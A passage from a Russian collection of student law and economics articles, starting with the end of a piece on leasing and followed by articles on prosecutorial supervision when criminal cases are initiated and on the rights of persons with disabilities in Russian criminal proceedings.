Каждая форма лизинга имеет свои уникальные преимущества и недостатки, и организации должны тщательно учитывать свои потребности и финансовое положение, прежде чем выбрать правильную форму лизинга для них.

Рассмотрим участников лизинговых отношений:

**1. Арендодатель.** Это лицо или организация, которая владеет сдаваемым в аренду оборудованием или активом и предоставляет его арендатору для использования. Арендодатель несет ответственность за техническое обслуживание и ремонт актива в течение срока аренды.

**2. Арендатор.** Это лицо или организация, которые используют оборудование или актив и ежемесячно выплачивают арендодателю арендные платежи. Арендатор несет ответственность за использование оборудования в соответствии с условиями договора аренды.

**3. Лизинговая компания.** Это организация, которая специализируется на предоставлении лизинговых услуг. Она может владеть сдаваемым в аренду

оборудованием или активом и сдавать его в аренду арендатору или может выступать в качестве посредника между арендодателем и арендатором.

4. **Производитель или поставщик.** Это лицо или организация, которая производит или поставляет оборудование или имущество, сдаваемое в аренду. В некоторых случаях арендодателем может быть также производитель или поставщик.

5. **Кредитор.** Это лицо или организация, которая обеспечивает финансирование лизингового соглашения либо напрямую, либо через лизинговую компанию. В некоторых случаях кредитором также может быть арендодатель или лизинговая компания.

Каждый участник играет решающую роль в процессе лизинга и должен работать вместе, чтобы гарантировать, что лизинговое соглашение отвечает потребностям и целям всех вовлеченных сторон.

Лизинг как финансовый инструмент для организаций имеет ряд преимуществ:

1. **Гибкость.** Лизинг позволяет компаниям приобретать активы без обязательств по долгосрочному кредиту. Это позволяет им модернизировать свое оборудование или объекты по мере необходимости, не привязываясь к конкретному активу в течение длительного периода времени.

2. **Сохранение капитала.** Сдавая актив в аренду, компания может сохранить свой капитал для других целей, таких как расширение операций, инвестирование в новые проекты или технологии, или увеличение оборотного капитала.

3. **Налоговые преимущества.** Во многих случаях лизинговые платежи могут не облагаться налогом, что может снизить общее налоговое бремя компании.

4. **Вне балансового финансирования.** Арендованные активы не отображаются в балансе компании как долг, что может улучшить соотношение долга к собственному капиталу и общую финансовую устойчивость.

5. **Универсальность.** Учредителями лизинговых компаний (фирм) могут

быть юридические, физические лица, резиденты Российской Федерации или нерезиденты Российской Федерации.

**6. Улучшенный денежный поток.** Лизинг обычно требует более низких первоначальных затрат и меньших предсказуемых ежемесячных платежей, что может помочь компании поддерживать положительный денежный поток и избегать крупных единовременных платежей.

**7. Доступ к технологиям.** Лизинг может предоставить компаниям доступ к новейшим технологиям и оборудованию, которые они не смогли бы себе позволить, если бы им пришлось покупать их напрямую.

**8. Техническое обслуживание.** Лизинг часто включает услуги по техническому обслуживанию и ремонту актива, что может сэкономить время и деньги компании в долгосрочной перспективе.

Следует учитывать и некоторые недостатки лизинга:

**1. Стоимость.** Лизинг может быть более дорогим в долгосрочной перспективе по сравнению с прямой покупкой оборудования. Это связано с тем, что лизингополучатель должен платить не только за использование оборудования, но и за финансирование и другие расходы, связанные с лизингом.

**2. Ограниченное владение.** Когда компания арендует оборудование, она не владеет этим активом и, следовательно, не может использовать его в качестве обеспечения по кредиту или продать его для получения дополнительного капитала [7, с. 219].

**3. Обязанности по техническому обслуживанию.** Арендатор часто несет ответственность за техническое обслуживание и ремонт оборудования в течение срока аренды, что может быть значительным, если оборудование часто выходит из строя.

**4. Негибкость.** Долгосрочное соглашение об аренде может ограничивать гибкость компании в отношении модернизации или замены оборудования, если ее бизнес нуждается в изменении в течение срока аренды.

**5. Контрактные ограничения.** Некоторые лизинговые контракты могут

включать ограничения на использование оборудования или могут запрещать модификации или обновления.

**6. Соображения на конец срока.** В конце срока аренды арендатор должен либо вернуть оборудование арендодателю, либо приобрести его по заранее установленной цене, которая может быть выше, чем справедливая рыночная стоимость оборудования.

Лизинг можно считать безопасным вариантом получения в пользование актива, но он зависит от нескольких факторов. Нужно учитывать следующие факторы:

**1. Кредитоспособность.** Перед заключением договора лизинга арендодатель оценит кредитоспособность клиента, чтобы определить, подходит ли арендатор для лизинга. Если имеется хороший кредитный рейтинг можно получить выгодные условия аренды.

**2. Условия договора.** Это включает в себя продолжительность аренды, сумму ежемесячных платежей и условия окончания аренды. Понимание этих условий может помочь определить, является ли лизинг правильным выбором.

**3. Арендодатель с хорошей репутацией.** При заключении договора лизинга важно выбрать арендодателя с хорошей репутацией. Можно провести небольшое исследование арендодателя и прочитайте отзывы предыдущих клиентов, чтобы убедиться, что у них хорошая репутация.

**4. Обслуживание.** В большинстве договоров аренды, арендатор несет ответственность за поддержание актива в хорошем состоянии.

В целом, лизинг может быть безопасным вариантом использования актива, если принимать необходимые меры предосторожности.

В заключение можно сказать, что лизинг – это финансовый инструмент, который может предоставить предприятиям ряд преимуществ, таких как улучшение денежного потока, снижение первоначальных затрат, доступ к более современному оборудованию и технологиям, а также возможность сохранения оборотного капитала. Однако у лизинга также есть свои недостатки, такие как ограниченная гибкость, постоянные платежи, отсутствие права собственности и

риск устаревания. Поэтому важно тщательно взвесить преимущества и недостатки лизинга при принятии решения об аренде или покупке оборудования или других активов. Перед заключением договора лизинга рекомендуется проконсультироваться с финансовым консультантом, чтобы убедиться, что договор подходит для конкретных потребностей и обстоятельств компании.

### **Библиографический список:**

1. Налетова И.А. Лизинг как новый финансовый инструмент // Интернет-журнал «Науковедение». 2012. №. 7. 7 с.
2. Бригхем Ю., Гипенски Л. Финансовый менеджмент: Полный курс. Т. 2. / Пер. с англ. под ред. В.В. Ковалева. СПб: Экономическая школа, 1997. 497 с.
3. Медиативные технологии: исторический аспект и перспективы развития: Монография / Под. общ. ред. Е.В. Калининой. Липецк: ЛГПУ имени П.П. Семенова-Тян-Шанского, 2021. 121 с.
4. О финансовой аренде (лизинге): федеральный закон от 29 октября 1998 г. № 164-ФЗ (в ред. от 14 июля 2022 г.) // Собрание законодательства Российской Федерации. 1998. № 44. Ст. 5394.
5. Об утверждении Федерального стандарта бухгалтерского учета ФСБУ 25/2018 «Бухгалтерский учет аренды»: приказ Минфина России от 16 октября 2018 г. № 208н (в ред. от 29 июня 2022 г.) // Официальный интернет-портал правовой информации. 2018. 26 декабря.
6. Гражданский кодекс Российской Федерации (часть вторая): федеральный закон от 26 января 1996 г. № 14-ФЗ в (в ред. от 1 июля 2021 г.) // Собрание законодательства Российской Федерации. 1996. № 5. Ст. 410.
7. Ерусалимский В.М. Обязательность внутреннего контроля и стратификационной ревизии имущественного комплекса организации // Russian Economic Bulletin. 2020. Т. 3. № 5. С. 218-222.

*Акбатырова Римма Сергеевна, магистрант 2 курса юридического факультета Стерлитамакского филиала УУНУТ*  
*e-mail: [rimma-1799@yandex.ru](mailto:rimma-1799@yandex.ru)*

## **ПРОКУРОРСКИЙ НАДЗОР НА СТАДИИ ВОЗБУЖДЕНИЯ УГОЛОВНОГО ДЕЛА, ЕГО ЦЕЛИ И ЗАДАЧИ**

**Аннотация:** В статье рассматривается уголовно-процессуальное законодательство Российской Федерации, которое более полно раскрывает процесс прокурорского надзора на стадии возбуждения уголовного дела, его цели и задачи.

**Ключевые слова:** деятельность прокураторы, реализация, надзорные функции, незаконные решения.

**Annotation:** The article examines the criminal procedure legislation of the Russian Federation, which more fully reveals the process of prosecutorial supervision at the stage of initiation of a criminal case, its goals and objectives.

**Keywords:** prosecutor's office activity, implementation, supervisory functions, illegal decisions.

Надзорная деятельность прокуратуры РФ осуществляется на нормативно-правовой основе Федерального закона «О прокуратуре Российской Федерации» и других законодательных актах Российской Федерации. Она включает в себя контроль за соблюдением законодательства и правопорядка, защиту прав и свобод граждан, предотвращение и пресечение преступлений, а также участие в судебном процессе по делам об административных правонарушениях и преступлениях. Кроме того, прокуратура осуществляет надзор за деятельностью государственных органов, организаций и учреждений, в том

числе за соблюдением финансово-экономической дисциплины и борьбой с коррупцией [3, с. 124].

Прокурорский надзор на стадии возбуждения уголовного дела является одной из важнейших задач прокуратуры. Его цель – обеспечить законность и правильность принимаемых решений в процессе возбуждения уголовного дела.

Задачи прокурорского надзора на стадии возбуждения уголовного дела:

1. Контроль за соблюдением закона и процессуальных норм в процессе возбуждения уголовного дела.

2. Обеспечение прав и законных интересов граждан, связанных с их участием в уголовном деле (жертв, свидетелей, подозреваемых, обвиняемых и т.д.).

3. Предупреждение и пресечение незаконных действий со стороны должностных лиц, проводящих расследование.

4. Обеспечение достоверности и полноты собранных доказательств.

5. Участие в принятии решения о возбуждении уголовного дела и определении мер пресечения в отношении подозреваемых и обвиняемых.

6. Контроль за соблюдением прав и законных интересов лиц, подвергающихся доследственной проверке.

7. Раскрытие коррупционных преступлений и преступлений, связанных с нарушением прав граждан.

В целом, прокурорский надзор на стадии возбуждения уголовного дела является важным инструментом защиты прав и законных интересов граждан, обеспечения законности принимаемых в ходе возбуждения уголовного дела решений, а также борьбы с преступностью и коррупцией.

В процессе прокурорского надзора на стадии возбуждения уголовного дела прокурор следит за соблюдением законности и процедурного порядка при возбуждении уголовного дела. Он проверяет правильность применения законодательства, оценивает доказательную базу и обеспечивает защиту прав граждан. Кроме того, прокурор может выявлять и предотвращать причины совершения преступлений, проводить контроль за следственными действиями и



решениями суда в процессе уголовного дела [4, с. 618].

Таким образом, прямая обязанность прокурора при реализации своих надзорных функций заключается в вынесении соответствующего акта прокурорского надзора. Именно в этом заключается основные контрольно-надзорные функции органов прокуратуры посредством чего представляется возможным выявить и устранить причины и следствия нарушений законодательства.

При установлении фактов нарушений, прокурор может выносить соответствующий акт прокурорского реагирования. Он также имеет право отменять незаконные решения должностного лица, а также может отменить само постановление о возбуждении уголовного дела, если в ходе осуществления надзорных функций будет установлен факт его незаконности и необоснованности [4, с. 115].

Важно подчеркнуть, что прокурор может неоднократно отменять необоснованные решения должностных лиц, при этом, следователь или дознаватель в правоприменительной практике зачастую игнорируют требования прокурора, в связи с чем, требуется наделить прокурора данным императивным полномочием, что позволит усовершенствовать уголовное судопроизводство и расследование уголовного дела в целом. На это неоднократно указывали ученые, полагая, что закрепление данного права за прокурором позволит значительно ускорить процесс расследования.

Тем не менее, если у прокурора отсутствует возможность для возбуждения уголовного дела, в его распоряжении имеются все необходимые инструменты и полномочия, которые позволяют возобновить процесс возбуждения уголовного дела. Возобновление процесса производится в том случае, случае, если в ходе своей надзорной деятельности прокурором будут выявлены необходимые признаки состава преступления, УПК РФ, что позволяет работникам прокуратуры вынести постановление для направления материалов прокурорской проверки о возобновлении уголовного преследования следственным органам.

Помимо этого, прокурор обладает правом поставить вопрос о возбуждении уголовного дела и отмене противозаконных постановлений в случае его необоснованного отказа. Несмотря на то, что мнение прокурора об возобновлении уголовного дела не является обязательным для органов следствия и дознания, на практике, прокуратура имеет авторитет для того, чтобы убедить следственные органы начать уголовное преследование [4, с. 149].

Здесь важным является то, что прокурор имеет право неоднократно отменять незаконные и необоснованные решения должностных лиц, несмотря на то, что следователь или дознаватель в правоприменительной практике часто игнорируют требования прокурора. Тем не менее, наделение прокурора полномочием по принятию решения о возбуждении уголовного дела из числа тех, которые поступили к нему в связи с повторным решением об отказе в возбуждении уголовного дела может стать одним из способов решения данной проблемы.

В заключение данной работы необходимо сформулировать следующие выводы: – прокурорский надзор выступает как основной гарант реализации конституционных прав граждан на стадии возбуждения уголовного дела, позволяя исключить риск принятия противозаконного постановления об отказе в возбуждении уголовного дела должностными лицами.

Немаловажным является то, что прокурорский надзор гарантирует защиту при рассмотрении заявления о преступлении и вынесении соответствующего решения должностным лицом.

Обеспечивая соблюдение и исполнение законодательства, прокурорский надзор на стадии возбуждения уголовного дела, гарантирует законность и защиту прав граждан, тем самым наглядно демонстрируя свою правоохранительную функцию. Поэтому ее роль так важна для государства, так как сущность государственного управления как раз и состоит в строгом соблюдении и контроле за соблюдением прав граждан.

На стадии возбуждения уголовного дела прокурорский надзор включает в

себя следующие функции:

1. Контроль за законностью деятельности следователя. Прокурор проверяет правомерность и обоснованность решений, принимаемых следователем в ходе расследования.

2. Контроль за защитой прав и законных интересов граждан. Прокурор обеспечивает права и законные интересы потерпевшего, свидетелей, обвиняемых и других участников уголовного процесса.

3. Участие в направлении уголовного дела на дополнительное расследование. Если прокурор считает, что следователь не собрал достаточно доказательств или не установил все обстоятельства дела, он может направить дело на дополнительное расследование.

4. Определение мер пресечения. Прокурор принимает решение о применении к обвиняемому мер пресечения, таких как арест, содержание под стражей или подписка о невыезде.

5. Определение необходимости заключения сделки о сотрудничестве. Прокурор может предложить обвиняемому заключить сделку об урегулировании дела взамен на сотрудничество с органами следствия.

Все эти функции направлены на обеспечение законности и справедливости в уголовном процессе, защиту прав и интересов граждан и защиту общественного порядка.

#### **Библиографический список:**

1. Уголовно-процессуальный кодекс Российской Федерации от 18.12.2001 № 174-ФЗ (ред. от 17.02.2023) // Российская газета. – 2001. – № 249.

2. Федеральный закон от 17.01.1992 № 2202-1 «О прокуратуре Российской Федерации» (ред. от 29.12.2022) // Российская газета. – 1992. – № 435.

3. Акбатырова, Р. С. Понятие и сущность прокурорского надзора за процессуальной деятельностью на стадии возбуждения уголовного дела // . – 2022. – № 11(74). – С. 613-617.

4. Симонова Д. Р. Роль прокурора при осуществлении уголовного преследования на стадии возбуждения уголовного дела // Инновации. Наука. Образование. – 2022. – № 69. – С.179-187.

*Акбатырова Римма Сергеевна, магистрант 2 курса юридического факультета Стерлитамакского филиала УУНиТ  
e-mail: [rimma-1799@yandex.ru](mailto:rimma-1799@yandex.ru)*

## **ОБЪЕКТ И ПРЕДМЕТ ПРОКУРОРСКОГО НАДЗОРА ЗА ПРОЦЕССУАЛЬНОЙ ДЕЯТЕЛЬНОСТЬЮ НА СТАДИИ ВОЗБУЖДЕНИЯ УГОЛОВНОГО ДЕЛА**

**Аннотация:** В статье дается определение объекта и предмета прокурорского надзора за процессуальной деятельностью на стадии возбуждения уголовного дела. Рассматриваются законодательные основы прокурорского надзора в уголовном процессе РФ. Дается содержание прокурорского надзора.

**Ключевые слова:** Прокурорский надзор, процесс, законодательство, уголовно-процессуальная сфера.

**Annotation:** The article defines the object and subject of prosecutorial supervision of procedural activity at the stage of initiation of a criminal case. The article considers the legislative bases of prosecutorial supervision in the criminal process of the Russian Federation. The content of the prosecutor's supervision is given.

**Keywords:** Prosecutor's supervision, process, legislation, criminal procedure sphere.

В настоящее время прокурорский надзор охватывает все стадии уголовного судопроизводства и представляет собой конкретные процессуальные действия, направленные на выявление фактов нарушения прав и свобод граждан, вовлеченных в уголовный процесс, а также на

осуществление контроля за соблюдением закона и обеспечение законности в деятельности органов дознания, следствия и судов.

Прокурорский надзор начинается с момента возбуждения уголовного дела и продолжается до вынесения судебного решения, причем прокурор имеет право вмешиваться в ход дела на любой его стадии и требовать от виновных лиц соблюдения закона.

Среди основных функций прокурорского надзора можно выделить:

1. Контроль за законностью действий органов дознания и следствия, в том числе проведение проверок по фактам нарушения прав и свобод граждан.

2. Участие в досудебном производстве, в том числе на стадии дачи дополнительных указаний по делу и направление материалов в суд.

3. Представление обвинения в суде и защита интересов государства в ходе судебного процесса.

4. Контроль за исполнением приговоров суда и применением мер юридического характера к виновным.

Таким образом, прокурорский надзор является важным инструментом государства для обеспечения законности в уголовном процессе и защиты прав граждан.

Наибольшую актуальность прокурорский надзор приобретают именно на стадии возбуждения уголовного дела, когда решается вопрос о целесообразности возбуждения уголовного дела и определении подозреваемого. Прокурор проверяет законность и обоснованность решения следователя о возбуждении уголовного дела, правильность определения статьи УК РФ, а также соблюдение прав и законных интересов граждан и участников уголовного процесса. Прокурорский надзор также необходим на этапе расследования уголовного дела, когда рассматриваются вопросы допроса свидетелей и потерпевших, проведения экспертиз и иных следственных действий. Прокурор следит за тем, чтобы следственные действия проводились в соответствии с законом, и не нарушали прав и законные интересы граждан и участников уголовного процесса.

Наибольшую актуальность прокурорский надзор приобретает также в судебной стадии уголовного процесса, когда рассматриваются вопросы доказывания обвинения и вынесения приговора. В рамках своих полномочий прокурор следит за тем, чтобы судебный процесс был справедливым и законным, и не нарушал прав и законные интересы граждан и участников уголовного процесса.

Таким образом, прокурорский надзор является одним из важнейших институтов права, который обеспечивает защиту прав и свобод граждан и участников уголовного процесса, а также обеспечивает справедливость и законность в ходе расследования и решения уголовных дел [3, с. 74].

Итак, в качестве предмета прокурорского надзора в общем его понимании выступает обеспечение соблюдения норм Конституции РФ, системы федеральных законов и прочих нормативно-правовых актов.

На стадии возбуждения уголовного дела прокурорский надзор осуществляется по следующим вопросам:

1. Установление законности и обоснованности проведения доследственной проверки и принятия решения о возбуждении уголовного дела.
2. Проверка правильности определения подозреваемого или обвиняемого в уголовном деле и его правового статуса.
3. Контроль за соблюдением требований закона при избрании меры пресечения в отношении подозреваемого или обвиняемого.
4. Проверка законности и обоснованности действий следователя по делу при проведении доследственной проверки и возбуждении уголовного дела, а также контроль за правильностью проведения необходимых следственных действий.
5. Контроль за выполнением следователем своих процессуальных обязанностей в отношении привлечения к уголовной ответственности лиц, совершивших преступления.
6. Обеспечение защиты прав и законных интересов потерпевшего, свидетелей, экспертов и иных участников уголовного процесса.

Важно обозначить, что в предмет прокурорского надзора также входят юридически значимые действия или бездействия. Соответственно, в предмет надзора также включаются и соответствующие процессуальные решения должностных лиц органов предварительного расследования и дознания. Прокурорский надзор направлен на обеспечение принципа законности действий и решений, которые принимаются должностными лицами при рассмотрении сообщения о совершенном преступлении. Федеральный Закон о прокуратуре РФ и приказ Генеральной прокуратуры фактически дублируют положения, раскрывающие предмет прокурорского надзора за процессуальной деятельностью на стадии возбуждения уголовного дела, тем не менее, приказ конкретизирует основные полномочия прокуроров при осуществлении основных надзорных и контрольных мероприятий [4, с. 239].

Раскрыв понятие «предмет прокурорского надзора на стадии возбуждения уголовного дела» целесообразно и необходимо дать определение термину «объект прокурорского надзора». Объект прокурорского надзора – организации, учреждения, предприятия, иные юридические лица, в которых прокурор осуществляет проверку исполнения законов. Например, объектом прокурорского надзора может быть орган местного самоуправления, орган законодательной или исполнительной власти субъекта федерации, федеральное министерство и т. д. Таким образом, а качестве объекта прокурорского надзора в данном случае выступают органы предварительного расследования и дознания, а также должностные лица, уполномоченные осуществлять предварительное расследование и дознание.

На практике в процесс прокурорского надзора может быть одновременно вовлечено несколько субъектов и объектов: например, несколько прокуроров могут одновременно проверять соблюдение законов в различных подразделениях одного учреждения.

Как отмечено в УПК РФ объектом прокурорского надзора является уголовно-процессуальная деятельность, законность которой поднадзорна прокурору. Как можно увидеть, уголовно-процессуальный закон включает в



объект прокурорского надзора уголовно-процессуальную деятельность, связанную с возбуждением публичного обвинения и возбуждением уголовного дела частного и частно-публичного обвинения.

Более детально рассуждая об объекте можно сказать, что им является уголовно-процессуальная деятельность, поднадзорная прокурору или уголовно-процессуальные отношения, возникающие между прокурором и должностными лицами, осуществляющими производство в стадии возбуждения уголовного дела, как субъектами прокурорско-надзорных отношений в уголовно-процессуальной сфере.

Объект и предмет прокурорского надзора за процессуальной деятельностью на стадии возбуждения уголовного дела выступают в качестве объективных критериев организации прокурорского надзора в стадии возбуждения уголовного дела. Их не следует отождествлять с субъектами прокурорского надзора, которые образуют субъективные критерии организации прокурорского надзора. Объектом прокурорского надзора является та часть процессуальной деятельности, связанной с приемом, регистрацией и разрешением сообщений о преступлениях, которая прописана в УПК РФ [2].

Рассматривая и анализируя такие понятия как объект и предмет прокурорского надзора на стадии возбуждения уголовного дела можно сделать вывод, что они являются составными частями законодательства, в целом, важной гарантией законности и прав граждан в уголовном процессе.

Наряду с прокурорским надзором выполнению этих задач способствуют судебный и ведомственный контроль. Однако ни тот, ни другой в силу ряда объективных обстоятельств и особенностей основных функций субъектов контрольной деятельности не исключают необходимости существования прокурорского надзора.

#### **Библиографический список:**

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993 с изменениями, одобренными в ходе общероссийского

голосования 01.07.2020) // Российская газета. – 1993. – № 235.

2. Федеральный закон от 17.01.1992 № 2202-1 «О прокуратуре Российской Федерации» (ред. от 20.10.2022) // Собрание законодательства РФ. – 20.11.1995. – № 47. – Ст. 4472.

3. Калиничева Е.П. Предмет и пределы прокурорского надзора за процессуальной деятельностью на стадии возбуждения уголовного дела / Е. П. Калиничева, А. И. Исмаилов // Университетская наука. – 2021. – № 1(11). – С.74.

4. Мурсалимов Ф.И. Прокурорский надзор за исполнением законов органами дознания и предварительного следствия // Скиф. Вопросы студенческой науки. – 2021. – № 1 (53). – С. 239-244.

*Бордачев Александр Юрьевич, преподаватель кафедры  
тактико-специальной подготовки,  
Сибирский юридический институт МВД России  
e-mail: [fff30101970@yandex.ru](mailto:fff30101970@yandex.ru)*

## **ПРАВОВОЙ СТАТУС УЧАСТНИКОВ УГОЛОВНОГО СУДОПРОИЗВОДСТВА ИЗ ЧИСЛА ЛИЦ С ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ**

**Аннотация:** В статье описаны некоторые проблемы, о правовом статусе лиц с ограниченными возможностями, помимо данной проблемы так же существует вопрос проявления подхода в уголовном судопроизводстве к лицам, не являющимся подозреваемыми или обвиняемыми. Где действующий УПК Российской Федерации не предусматривает никаких дополнительных возможностей для реализации своих прав лицами с ограниченными возможностями, которые, в свою очередь, являются свидетелями или же потерпевшим.

**Ключевые слова:** гражданин, права, судопроизводство, уголовный кодекс.

**Abstract:** The article describes some problems about the legal status of persons with disabilities, in addition to this problem, there is also a question of showing an approach in criminal proceedings to persons who are not suspects or accused. Where the current Code of Criminal Procedure of the Russian Federation does not provide any additional opportunities for persons with disabilities to exercise their rights, who, in turn, are witnesses or victims.

**Keywords:** citizen, rights, legal proceedings, criminal code.

На сегодняшний день Российская Федерация является одной из самых развитых стран мира, это во многом обусловлено её экономической и военной развитостью. Однако, несмотря на это, нашему государству необходимо также поддерживать должный уровень развития права. В данной статье будут рассмотрены вопросы развитие механизмов обеспечения прав участников уголовного судопроизводства с ограниченными возможностями в России и за рубежом.

Прежде всего, хотелось бы отметить, что в Российской Федерации в настоящее время, несмотря на достаточно развитое уголовно-процессуальное право проблема статуса в уголовном судопроизводстве лиц с ограниченными возможностями, а также проблема механизмов реализации их прав до сих пор остаётся проблемой, будучи неопределённой. Начиная сравнение механизмов обеспечения прав участников уголовного судопроизводства с ограниченными возможностями в России и в зарубежных странах, следует прежде всего начать с определения понятия данной категории лиц.

К таким лицам, согласно данному Постановлению Пленума относятся те, у кого имеется психическое расстройство, не исключающее вменяемости, а также лица, страдающие существенным дефектом речи, слуха, зрения или другим недугом, ограничивающим их способность пользоваться процессуальными правами.

Переходя к сравнению с зарубежным законодательством стоит прежде всего отметить достаточно высокий уровень работы иностранных стран над решением вопроса компенсаторского подхода для лиц с ограниченными возможностями здоровья во всех сферах жизни. Так, например, в Канаде вопросом "равенства" инвалидов в системе общества занимаются в более чем 30 государственных органах. Общее руководство осуществляет бюро по делам инвалидов (Bureau for the Disabled). Конституция Канады также закрепляет принцип равноправия инвалидов и защищает их дискриминации по принципу болезни (неполноценности).

На наш взгляд, Канада представляет собой одну из лидирующих стран в

сфере социальной защиты инвалидов. Помимо Канады хорошим примером в данном вопросе могут являться Соединенные Штаты Америки. В США вопрос защиты прав лиц с ограниченными возможностями здоровья не остается без внимания уже на протяжении многих лет, основным нормативно-правовым актом в сфере защиты прав лиц с ограниченными возможностями здоровья выступает «The Americans with Disabilities act», что в переводе означает «Закон об американцах с ограниченными возможностями». Так же законодательство США имеет ряд других нормативно-правовых документов, регламентирующих права лиц с инвалидностью, начиная от образования, и заканчивая выплатой пособий.

Так же хорошим примером стран, в которых проблема равенства инвалидов с другими членами общества могут выступать Великобритания, Закон которой «О недискриминации инвалидов» закрепляет принцип равных прав инвалидов и остальных граждан. Помимо этого, в Великобритании действуют ряд законов, защищающих права лиц с ограниченными возможностями и гарантирующие им социальное равенство в обеспечении этих прав, к ним относятся: Закон «О национальной помощи», принятый в 1948 году и закон «Об инвалидах» 1986 года, закон «О пособиях по пожизненной инвалидности и для работающих инвалидов» 1991 года, закон «О социальном обеспечении» 1994 года. Финляндия, в которой действует Государственный совет по проблемам инвалидности.

Мексика, в которой учреждён Консультативный совет по вопросам привлечения инвалидов к процессу принятия решений и координации государственной политики в отношении инвалидов. В Китае в 36 законодательных актах имеются нормы, регламентирующие права инвалидов. В Венгрии принцип равных прав закреплен в законе «О правах инвалидов и обеспечении для них равных возможностей» 1998 года. В Германии действует Кодекс социального законодательства, данный кодекс направлен на вопрос реабилитации инвалидов, также он посвящён мерам, направленным на обнаружение болезни до её развития .

Помимо законов, действующих в пределах страны имеются так же международные нормативно-правовые акты, гарантирующие права и свободы лиц с ограниченными возможностями здоровья. Примерами таких актов являются Международный «Билль о правах человека», Конвенция «О правах инвалидов» , «Всемирная программа действий в отношении инвалидов» , «Декларация прав инвалида» 1975 года. Данные нормативно- правовые акты имеют высшую юридическую силу и действуют во многих странах.

Уголовное судопроизводство в настоящее время в Российской Федерации находится на достаточно высоком уровне развития. Начиная с 1864 года в уголовно-процессуальном законодательстве появился первый настоящий кодекс – Устав уголовного судопроизводства Российской империи. Спустя почти 160 лет уголовное судопроизводство практически непрерывно модифицировалось и в настоящее время весь процесс становления уголовно-процессуального права выразился в уголовно-процессуальном кодексе РФ 2001 года.

Всё вышесказанное подтверждает факт важности развития уголовно-процессуального права Российской Федерации. Однако, несмотря на столь долгий путь развития, в действующем УПК так же имеются свои проблемы. Это проблема защиты лиц с ограниченными возможностями.

В настоящее время ученые - правоведы все чаще поднимают вопрос компенсаторского подхода в уголовно-процессуальном праве, однако, стоит отметить, что действующий уголовно-процессуальный кодекс РФ не имеет широкого спектра норм для защиты указанной категории лиц, однако в п. 3, ч. 1, ст. 51 УПК РФ закреплена обязательное участие защитника если подозреваемый, обвиняемый в силу физических или психических недостатков не может самостоятельно осуществлять свое право на защиту.

Сам термин «лицо с ограниченными возможностями здоровья» появился ещё в 2007 году, его понятие на законодательном уровне отсутствует, однако, анализируя данную норму УПК РФ можно без проблем определить истинный круг лиц, кому в рамках компенсаторского подхода в уголовном

судопроизводстве обязательно должна быть оказана помощь защитника.

В качестве защитника может выступать как адвокат, так и близкий родственник, это зависит от ходатайства подозреваемого, обвиняемого, однако, данный вопрос вызывает расхождение во мнения ученых, одни считают, что защитник обязан прежде всего оказывать профессиональную юридическую помощь, другие считают, что защитник, который не является адвокатом, может компенсировать профессиональное оказание юридической помощи другими качествами [1, с. 22].

Некоторые ученые считают, что защитник и адвокат в равной степени способны оказать юридическую помощь подозреваемому, обвиняемому, которые в силу своих физических или психических недостатков не могут самостоятельно осуществлять свое право на защиту.

Помимо данной проблемы так же существует вопрос проявления компенсаторского подхода в уголовном судопроизводстве к лицам, не являющимся подозреваемыми или обвиняемыми. (речь идет о потерпевшем и свидетеле). Действующий УПК РФ не предусматривает никаких дополнительных возможностей для реализации своих прав лицами с ограниченными возможностями, которые являются свидетелями или же потерпевшим [2, с. 871].

Например, при работе с психически больным человеком, будь он свидетелем или потерпевшим, можно пользоваться помощью психолога или же близкого родственника, который проживает с ним. Это поможет им самостоятельно защищать свои права и законные интересы, обеспечит равноправие этих лиц в процессе уголовно-процессуальной деятельности.

Мы считаем, что эти рекомендации, при внесении их в УПК РФ могут помочь лицам, которые в силу своих физических или психических недостатков не могут самостоятельно осуществлять свое право на защиту.

Также, хотелось бы отметить, что в Постановлении Пленума Верховного Суда РФ N 29 уже имеются рекомендации относительно способов взаимодействия с лицами, не владеющими устной речью ввиду немоты,

глухоты или полной или частичной слепоты, а именно привлечение переводчика, владеющего навыками сурдоперевода, применение системы Брайля.

Сама система Брайля, заключается в том что, отображения текста на выпуклой бумаге, где наносится зашифрованный текст в виде выпуклых точек. Это система разработана для слабовидящих или незрячих людей. Эта идея заключается в нанесении букв и символов на гладкой бумаге в виде пеньков в определённой последовательности.

Важным вопросом статуса данных лиц с ограниченными возможностями здоровья является вопрос их возможности привлечения в качестве понятых. Конечно же, находясь в здравом уме, сотрудники правоохранительных органов не станут привлекать к участию в уголовном судопроизводстве в качестве понятых лиц с ограниченными возможностями здоровья, ведь главная задача понятых - удостоверение факта производства следственного действия, а также содержания, хода и результатов следственного действия.

Соответственно, лица с ограниченными возможностями здоровья, не всегда в полной мере смогут отразить данные факты, однако, бывает такое, что физические или психические недостатки могут приобретаться после возведения лица в статус понятого.

Например, уже на судебных стадиях, тогда суду придется решать, могут ли указанные лица сохранить свой процессуальный статус и в полной мере отразить факты, указанные в части 1 статьи 60 УПК РФ, а если смогут, то каким образом [3, с. 81-84].

Развитие правовых механизмов для обеспечения равенства инвалидов с другими лицами из числа участников уголовного судопроизводства необходимо в современном обществе ввиду бурного развития общественных интересов. А человек его права и свободы являются высшей ценностью. Признание, соблюдение и защита прав и свобод человека и гражданина - обязанность государства.



Исходя из вышеперечисленных актах можно сделать вывод о том, что развитие механизмов обеспечения прав участников уголовного судопроизводства в настоящее время является достаточно актуальным вопросом как для Российской Федерации, так и для зарубежных стран. Касаясь уголовного судопроизводства данный вопрос применительно к нашему государству развит гораздо в меньшей степени, однако, учитывая тенденции развития указанного направления напрашивается вывод о том, что в дальнейшем будущем российский законодатель решит эту проблему.

### **Библиографический список:**

1. Заколомкин А. В. Квалифицированная юридическая помощь в уголовном процессе России: понятие, содержание и гарантии // Самарский государственный университет. 2007 г. С. 22.
2. Аметистов Э. М. Особое мнение судьи КС // Сборник законодательства РФ. 1997 г. №7. С. 871.
3. Кострица Я.А. О полноте отражения в статье 51 оснований и субъектов обеспечения обязательного участия защитника // Санкт-Петербургский университета МВД России. 2018 г. № 2 (78). С. 81-84.

*Гридин Артём Владимирович, магистр 3 курса юридического факультета,*

*Московский университет им. С. Ю. Витте, г. Москва*

*e-mail: [art.gridin@mail.ru](mailto:art.gridin@mail.ru)*

*Цыганков Александр Юрьевич, к.ю.н., доцент,*

*доцент кафедры гражданского права и процесса,*

*Московский университет им. С. Ю. Витте, г. Москва*

*e-mail: [tsygan.alexandr2017@yandex.ru](mailto:tsygan.alexandr2017@yandex.ru)*

